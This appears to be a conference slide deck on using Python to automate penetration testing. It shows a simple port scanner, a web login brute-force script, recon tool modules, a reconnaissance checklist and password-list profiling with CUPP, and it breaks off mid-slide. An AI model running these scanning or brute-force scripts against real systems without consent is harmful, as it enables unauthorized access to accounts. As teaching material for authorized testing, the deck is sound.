



Hacking With Python: Automation During Penetration Testing
Nat Shere, Rook Security

Who Am I?

```
class NatShere:  
    def __init__(self):  
        self.full_name = "Nathaniel Shere"  
        self.short_name = "Nat Shere"  
        self.job = "Senior Security Consultant"  
        self.employer = "Rook Security"  
        self.linkedin = "https://www.linkedin.com/in/nathaniel-shere/"  
        self.skills = ["Python coding", "web applications", "hacking"]
```

What is Penetration Testing?

- “Penetration Testing” or “Ethical Hacking” simulates a malicious hacker targeting specific resource(s)
- Different types of testing depending on the amount of upfront knowledge about the target(s)


Necessary Disclaimer

- Hacking without consent is **illegal**
- Do not ~~get caught~~ do it!







Why Python?

- Batteries included.
- Powerful third party libraries.
- Python saves a lot of 'programmer's time'(which is of essence in a pen test)
- Simple Learning curve



Why Python?



Python Port Scanner

```
import socket

def scan(target_ip, number_of_ports):

    for port in range(1, number_of_ports):

        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        result = sock.connect_ex( (target_ip, port) )

        if result == 0:

            print "Port {}: Open".format(port)

        sock.close()
```

Python Web Brute Force

```
import requests

def brute(target_website, usernames, passwords):
    for user in usernames:
        for password in passwords:
            r = requests.get(website, auth=(user, password))
            if r.status_code == 200:
                print "Success! Credentials: {0}, {1}".format(user, password)
```

Python in Penetration Testing

- Automating our penetration testing
- High Level Penetration Testing Process
 - Reconnaissance
 - Exploitation
 - Reporting

Reconnaissance

- Looking for:
 - Company news
 - Organization Chart
 - Office layouts
 - Employee Lists
 - Email format
 - Email addresses
 - Usernames
 - Software and libraries
 - Operating Systems
 - Passwords
 - Social Media Accounts
 - Office locations & addresses
 - Third Party Vendors
 - Employee schedules
 - Camera Locations
 - Keys (hard and soft)
 - Domain names
 - Developer repositories

Automating Reconnaissance

- Recon-ng
 - <https://bitbucket.org/LaNMaSteR53/recon-ng>
 - Full-featured Web Reconnaissance framework written in Python
- Spiderfoot
 - <https://github.com/smicallef/spiderfoot>
 - Open source intelligence automation tool written in Python

Recon-ng

Recon-ing - Modular Based

c83599e 2018-01-05 ▾ Full commit

Blame Embed Raw Edit

```
1  from recon.core.module import BaseModule
2  import time
3  import urllib
4
5  class Module(BaseModule):
6
7      meta = {
8          'name': 'Have I been pwned? Breach Search',
9          'author': 'Tim Tomes (@LaNMaSteR53) & Tyler Halfpop (@tylerhalfpop)',
10         'description': 'Leverages the haveibeenpwned.com API to determine if email addresses are associated with breaches',
11         'comments': (
12             'The API is rate limited to 1 request per 1.5 seconds.',
13         ),
14         'query': 'SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL',
15     }
16
17     def module_run(self, accounts):
18         # retrieve status
19         base_url = 'https://haveibeenpwned.com/api/v2/%s/%s'
20         endpoint = 'breachedaccount'
21         for account in accounts:
22             resp = self.request(base_url % (endpoint, urllib.quote(account)))
23             rcode = resp.status_code
24             if rcode == 404:
25                 self.verbose('%s => Not Found.' % (account))
26             elif rcode == 400:
27                 self.error('%s => Bad Request.' % (account))
28                 continue
29             else:
30                 for breach in resp.json():
31                     self.alert('%s => Breach found! Seen in the %s breach that occurred on %s.' % (account, breach['Title'], breach['Date']))
32                     self.add_credentials(account)
33             time.sleep(1.6)
```

Spiderfoot - Modular Based

smicallef / spiderfoot

Code Issues 31 Pull requests 5 Projects 0 Wiki Insights

Branch: master spiderfoot / modules /

smicallef Bug fix.

..

__init__.py	Updated categories and cleaned formatting.
sfp_stor_db.py	Updated categories and cleaned formatting.
sfp_abusech.py	Removed Palevo tracker.
sfp_accounts.py	Better error handling.
sfp_adblock.py	Updated categories and cleaned formatting.
sfp_ahmia.py	Updated categories and cleaned formatting.
sfp_alienVault.py	Removed dead code, fixed bug degrading performance.
sfp_alienVaultprep.py	Updated categories and cleaned formatting.
sfp_archiveorg.py	Updated categories and cleaned formatting.
sfp_badipscom.py	Removed dead code, fixed bug degrading performance.
sfp_base64.py	Data source tracking and rename of sfp_pwned.
sfp_bingsearch.py	Updated categories and cleaned formatting.

Python Requirements

Branch: master

spiderfoot / requirements.txt



smicallef Update requirements.txt

1 contributor

8 lines (7 sloc) | 111 Bytes

```
1 CherryPy==5.1.0
2 M2Crypto==0.23.0
3 Mako==1.0.4
4 beautifulsoup4==4.4.1
5 lxml==3.4.4
6 netaddr==0.7.18
7 requests==2.7.0
```

master



Recon-ng / REQUIREMENTS



c83599e 2018-01-05


Full commit

```
1 dicttoxml
2 dnspython
3 jsonrpclib
4 lxml
5 mechanize
6 slowaes
7 XlsxWriter
8 olefile
9 PyPDF2
10 flask
11 unicodecsv
```


Exploitation

- Can target network services, web applications, and/or employees
- High-Level methodology for targeting authenticated services
 - Find valid credentials
 - Exploit vulnerability in login functionality
 - Circumvent login functionality


Find Valid Credentials – Custom Login Page



Find Valid Credentials – Custom Login Page



Find Valid Credentials – Custom Login Page



Recycle: 1

Bow: 2

Ship: 3

Number of possibilities:
 $28 * 27 * 26 * 25 * 24$
 $= 11,793,600$

Time to try all possible
combinations: **~4 hours**

Find Valid Credentials – Custom Login Page

- Python scripting
 - import requests
 - import itertools
 - itertools.combinations


Writing a Python script: 15 minutes

Performing brute force attack: 4 hours

Capturing administrator credentials: Priceless

Find Valid Credentials – Brute Forcing

- Brute Forcing
 - Trying a lot of passwords and hoping to get lucky
- Success depends on:
 - Weak user passwords
 - Strong password list



Find Valid Credentials — Brute Forcing

- CUPP - Common User
Passwords Profiler
 - <https://github.com/Mebus/cupp>

```
[+] Insert the informations about the victim to make a dictionary
